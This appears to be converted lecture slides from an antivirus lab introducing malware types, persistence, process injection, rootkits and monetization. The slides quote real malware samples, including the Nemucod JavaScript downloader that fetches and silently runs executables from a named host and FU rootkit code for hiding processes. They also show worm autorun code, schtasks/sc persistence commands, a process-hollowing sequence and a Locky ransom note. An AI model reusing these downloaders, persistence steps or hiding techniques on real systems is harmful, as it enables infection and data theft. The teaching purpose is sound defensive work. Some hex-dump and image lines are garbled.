

# **MALWARE**

- What is Malware?
- Classification
- Structure and behaviour
- Information sources






# What is Malware?

- Malware is malicious software that is deliberately created to harm computer's user.
- Word malware was created from words malicious and software
- Harm can be done by many ways
  - Gathering of information
  - Using computers processor time
  - Using device as point of attack
  - User ransom
  - Advertisement
  - Misinformation



# But what IS malware? What is AV company detecting?

- It can be wrongly written application.
- It can be unwanted application.
- It can be damaged application
- It can be data
- It can be communication
- It can be email.



#### AV's see files in 3 categories

CLEAN

Not harmful and "grey zone".

• PUA

Potentially unwanted and unsafe application

MALWARE

Harmful application

**Detected** 



# Potentially unwanted application - I

- PUA or PUP [potentially unwanted program] is application that is legitimate, but can be distributed into computer without user approval or by use of social engineering. Alternatively it can be an application that is commonly misused by malware authors.
- It is not defined what is and what is not PUA. Every AV can have different rules



# Potentially unwanted application - II

## **PUA** categories

- Unsafe Application that can be misused my malware. For example coinminer that is run by command line.
- **Unwanted** Application that have known history of showing up on user's computer without approval.
- Suspicious Applications that have common attributes with malware but are not analyzed.



#### **CLEAN x PUA x MALWARE**

#### registrme.exe

```
GetSystemDirectory(szSysDir, sizeof(szSysDir));
strcat_s(szSysDir, MAX_PATH, "\\aspirsrvc.exe");
RegOpenKeyEx(HKLM,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,KEY_SET_VALUE,&hKey);
RegSetValueEx(hKey, "aspiration", 0, REG_SZ, szSysDir, sizeof(szSysDir));
RegCloseKey(hKey);
```



# Malware classification

# **Basic classification**

#### Virus

Virus infect binary file in a way that does not impact original file in any way except additional virus excecution.

#### Worm

Worm copies itself to propagate to another system

#### Trojan

Trojan is everything else




## **Virus**

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.text	— The module code
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.edata Export Table	The information for exported functions and data
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000000b0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	;		
000000c0h:		00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	;		
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000001b0h:	1000	100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	+		DIRECTORY
000001c0h:	1000000	72/67	03	00	18	00	00	00	00	00	00	00	00	00	00	00	;		
000001d0h:	100000		00	00	00	00	00	00	00	00	10000	SELECT		00	VALUE OF	00	;		
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#### **Virus**




- Attributes
  - Hide itself into existing files-> Hard to find.
  - Opening and writing into different files on disc
- Typical infection method
  - 1. Find executable binary
  - 2. Enlarge/add section into file or find enough unused space between sections
  - 3. Insert code
  - 4. Change application entry point so it begins in virus code.






#### Win32/Madang.A




#### Virus II

#### A fractionated cavity virus.



**Entry-Point Obscuring (EPO) Viruses** Entry-point obscuring viruses nemění EP

#### Import table-replacing EPO virus.





#### Worm

#### Infection methods:

- Copy itself to removable media
- Copy itself to shared directories (P2P sharing application)
- Send itself to different users (Mail, Facebook, Skype...)
- Add itself to DVD burning queue

CSIDL\_CDBURN\_AREA - WINAPI SHGetFolderPath()

C:\Documents and Settings\username\Local Settings\Application Data\Microsoft\CD Burning



#### Worm II

#### **Typical USB propagation**

- Looking for removable media or wait for WM\_DEVICECHANGE event
- Hiding (SetFileAttributes)
- Creates autorun.inf on USB

```
Worm.exe

case WM_DEVICECHANGE:
{
    switch(wParam)
    {
       case DBT_DEVICEARRIVAL:
       {
            // Infect device if REMOVABLE USB
       }
    }
}
```

# hiddenWorm.exe autorun.inf [ AutoRun ] open = hiddenWorm.exe shellexecute = hiddenWorm.exe shell\Auto\command = hiddenWorm.exe



# Trojan – advanced classification - I

#### Backdoor

Receive and execute remote commands.

#### Adware

Manipulates or add advertisement to user's PC.

#### Spy

Continually steals important data from victims computer.

#### Banker

Malware specialized to attack banking interface on victims computer.



# Trojan – advanced classification - II

#### Downloader

Typically small malware distributed by attacks that downloads and execute "main" malware. Main malware may change in time.

#### Exploit

Exploit's main functionality is to get through computer security barriers. They typically distribute downloaders. They are especially dangerous if they incorporate Zero-day exploit.

#### Rootkit

Rootkit is malware residing in kernel part of OS. Typically it defends user space malware.



# Trojan – advanced classification - III

#### Bootkit

Bootkit infects Master Boot Record or Volume Boot Record. Rootkit installation before AV initialization is usual target of bootkit.

#### CoinMiner

Software mining cryptocurrency without user knowledge

#### Ransomware

Ransom software that may block computer functionalities and demand payment for unlocking.



# Trojan – advanced classification- IV

#### Bad Joke

Special type of malware that is in category of pranks but is uneasy to get rid off by basic user.

#### Agent

Malware that cannot be put into any categories.



# **APT – Targeted attack**

- Knowledge of target's environment and infrastructure
- Combination of social engineering and infection.
- AV companies typically do not know context of attack
- Long delay between malware deployment and malware public release.
- Infection vector is usually exploitation





Jak se drží v počítači? Proč ho nevidíme? Co z toho má?



#### **Malware trends**

- Business
- Professionalization- malware as service
- Variability/Obfuscation by install
- Modularity
- Complexity




# **Motivation of malware**

- Infection and penetration of systems.
- Persistence and hiding.
   Survive as long as possible
- Monetization




# **Biggest infection vector – Spam**





# How modern malware looks like




## **Actual TOP CZ**

- 19.11% JS/Adware.Agent.AA
- 5,89% HTML/ScrInject
- 3,69% JS/CoinMiner
- 3,09% Win32/Exploit.CVE-2017-11882
- 2,48% HTML/Adware.Agent.A
- 2,3% JS/Adware.AztecMedia
- 2,2% SMB/Exploit.DoublePulsar
- 1,87% JS/Redirector



# Everything is packed— Injector/Kryptik



- 1. Read key
- 2. Decrypt data
- 3. Execute



**Original Application** 




# Injector

• Injecting is hiding technique where malicious code is running in another process memory.




#### Life expectancy of malware stages



Dropper Dowloader JS,VBS,SFX, Java

#### Infection



#### JS/TrojanDownloader.Nemucod.AA trojan

#### Delivery\_Notification\_00272460.doc.js

```
var a1=";function sdi() { a1 += 'entSt'; mby(); }; function cc() { a1 +=
'e '; zes(); }; function sl() { a1 += 'pe ='; op(); }; function bpg() { a1 +=
'va'; pdb(); }; function gp() { a1 += '; }'; fden(); }; function cayi() { a1
+= 'ec'; u(); }; function s() { a1 += '1)'; wbnk(); }; function kcum() { a1
+= '010'; ul(); }; function fcxx() { a1 += 'ion d'; teg(); }; function rblc()
{ a1 += 'a.w'; tohy(); }; function pg() { a1 += '.co'; rar(); }; function fg()
{ a1 += '.exe'; ntzm();
```

#### JS/TrojanDownloader.Nemucod.AA trojan


```
function dl(fr, fn, rn) {
  var ws = new ActiveXObject("WScript.Shell");
  var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + fn;
  var xo = new ActiveXObject("MSXML2.XMLHTTP");
  xo.onreadystatechange = function() {
    if (xo.readyState === 4) {
      var xa = new ActiveXObject("ADODB.Stream");
      xa.open();
      xa.type = 1;
      xa.write(xo.ResponseBody);
      xa.position = 0;
      xa.saveToFile(fn, 2);
      xa.close();
  };
  try {
                                                                                Win32/Injector.BRNC trojan
    xo.open("GET", fr, false);
    xo.send();
    if (rn > 0) {
      ws.Run(fn, 0, 0);
  } catch(er) {};
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=1517361", "73416104.exe",
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=4498732", "66958255.exe",
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=9203343", "63257920.exe",
1);
```





#### • Persistence (survival – hiding)


#### Win32/Injector.BRNC trojan



#### **Attack scheme of Downloader - Filecoder**

#### **C&C** download server





#### **C&C** keys server



RSA / AES keys







# Persistence - I

Malware priority is to stay on computer as long as possible

```
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ Run ]
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce ]
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices ]
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce ]
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT\ CurrentVersion \ Winlogon \ Userinit ]

[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run ]
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce ]
[ HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices ]
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```



# **Persistence - II**

#### **Startup folders**

C:\Documents and Settings\Martin.Jirkal\Start Menu\Programs\Startup

- Windows XP
- C:\Users\Martin.Jirkal\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
- Windows 7

#### **Schedule Manager**

schtasks / Create /tn NotSuspiciousTask /sc ONLOGON /tr C:\ temp \ malware .exe

#### **Service Manager**

sc create NotSuspiciousService binPath = "C:\ temp \ malware . exe " start = auto

# **Pesistence - III**

#### **Extension association**

 $[ \ \, HKEY\_CLASSES\_ROOT \setminus exe \ ] = MalwareExtensionOpener \\ [ \ \, HKEY\_CLASSES\_ROOT \setminus MalwareExtensionOpener \setminus shell \setminus open \setminus command \ ] = C: \setminus temp \setminus malware \ . \\ exe$ 

MBR infection can install malware every computer boot process

## **Persistence - IV**

Order hijack. Insertion of dynamic library on disk in a way where system loads malware library instead intended library in different location.

#### Search order with SafeDIISearchMode ON (Windows Vista+)

- 1. Folder with binary file
- 2. System folder (C:\Windows\System32).
- 3. 16-bit system folder (C:\Windows\System).
- 4. Windows folder
- 5. Actual folder
- 6. Folders in environment variable PATH.



## **Hiding - I**

- Inject malicious code into different process. Http traffic from iexplore.exe is not strange.
- Commonly injected processes:
  - svchost.exe
  - explorer.exe
  - csrss.exe
- Malware named after common process and/or executed from windows libraries common location(C:\Windows\System32)




## **Hiding-II**


- Windows driver monitoring and tampering OS request to view computer components.
- Common malware driver features:
  - Process hiding
  - Port/network hiding
  - File hiding
- Some rootkits hide malware in unused sectors of disk.






### **Injection – Method 1**








#### Injection method 2 -SetWindowsHookEx








#### **Injection method 3**



#### **Overview**







#### **Process Hollowing**

**Process hollowing** is method where application is executed but immediately stopped, fully rewritten in memory then execution is resumed. Such a process have all the attributes of originally executed process

PEB ?

CreateProcessA

svchost.exe

CREATE SUSPENDED

GetThreadContext

ReadProcessMemory

NtUnmapViewOfSection

VirtualAllocEx

WriteProcessMemory

PAGE EXECUTE READWRITE

Můj kód

Relokace souboru

Context.EAX = EP

SetThreadContext

ResumeThread



## Rootkit – Service for other malware

**Hiding - rootkits** 


Hiding malware on kernel level.

- Hiding processes
- Hiding network communication
- Hiding files

#### Rootkit skrytí procesu - FU Rootkit

```
case IOCTL ROOTKIT HIDEME:
if (( InputBufferLength < sizeof ( DWORD )) || ( InputBuffer == NULL ))</pre>
  loStatus -> Status = STATUS_INVALID_BUFFER_SIZE;
  break;
find_PID = *(( DWORD *) InputBuffer );
if ( find_PID == 0 \times 000000000 )
  IoStatus -> Status = STATUS INVALID PARAMETER:
   break:
eproc = FindProcessEPROC (find_PID);
if (eproc == 0 \times 000000000)
   IoStatus -> Status = STATUS INVALID PARAMETER;
   break:
plist_active_procs = ( LIST_ENTRY *) ( eproc + FLINKOFFSET );
*(( DWORD *) plist_active_procs -> Blink ) = ( DWORD ) plist_active_procs -> Flink ;
*(( DWORD *) plist_active_procs -> Flink +1) = ( DWORD ) plist_active_procs -> Blink ;
break:
```

## Win64/Rovnix: Bootkit Details



## Is Rootkit dead?

Well.. sort of yes.




### **UEFI**

The Unified Extensible Firmware Interface (UEFI)
is a specification that defines a software interface
between an operating system and platform
firmware. UEFI replaces the Basic Input/Output
System (BIOS)

-Wikipedia




## **UEFI** malware



## Persistence – Surviving disc format

- Infection of BIOS or firmware
- Periodic infection using same infection technique





#### "Fileless malware"

#### 1. Uses script in command line

rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";alert('foo');

Win32/Poweliks – chrání i registry



#### 2. Memory infection without persistence

Some malware does not need persistence. Filecoders needs to be run just once!



## Malware self-defence

- 2 Processes periodically check if they exist. If other process is killed it is immediately restarted by other process
- Process opens own files so it cannot be deleted/moved.
- Debugger attach on itself.
- Hooking file delete API.
- Injecting multiple processes.
- Watching for analysis tools. If such tool is detected malware operations are ceased.
- Malware is activated with delay.



## **Monetization - I**

#### Monetization is main purpose of malware.

- Monetization of computer power
  - Botnet DDOS, URL clicker, spambot
  - Coinminer
- Personal information stealing
  - Passwords Banking accounts, email, services...
  - Personal information—Name, date of birth, address, phone number, ID number, photo
- Ransom
  - Pay or you will loose your data
  - Pay or we will make your data public



## **Monetization - II**

#### Advertisement

- Changing advertisement so attacker gets money
- Adding new advertisement on pages
- False advertisement. "Your computer is infected by 128 pieces of malware! Pay for our great cleaning product!"
- Spam Unwanted advertisement on real product.
- Phone fraud Call or send SMS on premium line.



## **Monetization today**

#### Win32/Filecoder.Locky.B trojan

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.

More information about the RSA and AES can be found here:

http://en.wikipedia.org/wiki/RSA\_(cryptosystem)

http://en.wikipedia.org/wiki/Advanced\_Encryption\_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server. To receive your private key follow one of the links:

- 2. http://6dtxggam4crv6rr6.onion.to/A等等分子产品的特殊等
- 3. http://6dtxgqam4crv6rr6.onion.cab/APAFTAFT图形式的

If all of this addresses are not available, follow these steps:

- 1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
- 2. After a successful installation, run the browser and wait for initialization.
- 4. Follow the instructions on the site.



# How is AV laboratory working?

## "Good guys" vs "Bad



#### **Good guys**

- Must catch everything
- Limited budget
- Fast reaction to new threats
- No mistakes allowed!
- Have professional teams

#### **Bad Guys**

- Need just one mistake
- They are many
- New threat creation is difficult
- Mistakes are ok!
- Some professional teams exist


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


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


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


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




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


## Microsoft's Malware Protection Center






## Symantec's Security Response





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


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